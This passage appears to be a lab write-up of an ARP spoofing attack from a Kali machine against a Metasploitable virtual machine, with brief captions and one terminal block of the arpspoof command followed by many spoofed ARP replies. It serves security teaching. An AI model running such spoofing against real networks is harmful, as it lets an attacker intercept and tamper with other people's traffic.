RX bytes:60733 (59.3 KB) TX bytes:60733 (59.3 KB)
msfadmin@metasploitable:~$

victim's ip



victim's arp table


before spoofing attack



Arp spoofing attack

```
┌──(tanmayjanghel㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.65.1  192.168.65.129
[sudo] password for tanmayjanghel:
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
fc:e5:57:0:c:f1 0:50:56:c0:0:1 0806 42: arp reply 192.168.65.129 is-at fc:e5:57:0:c:f1
```

Arp table of victim after spoofing attack



network traffic forwarding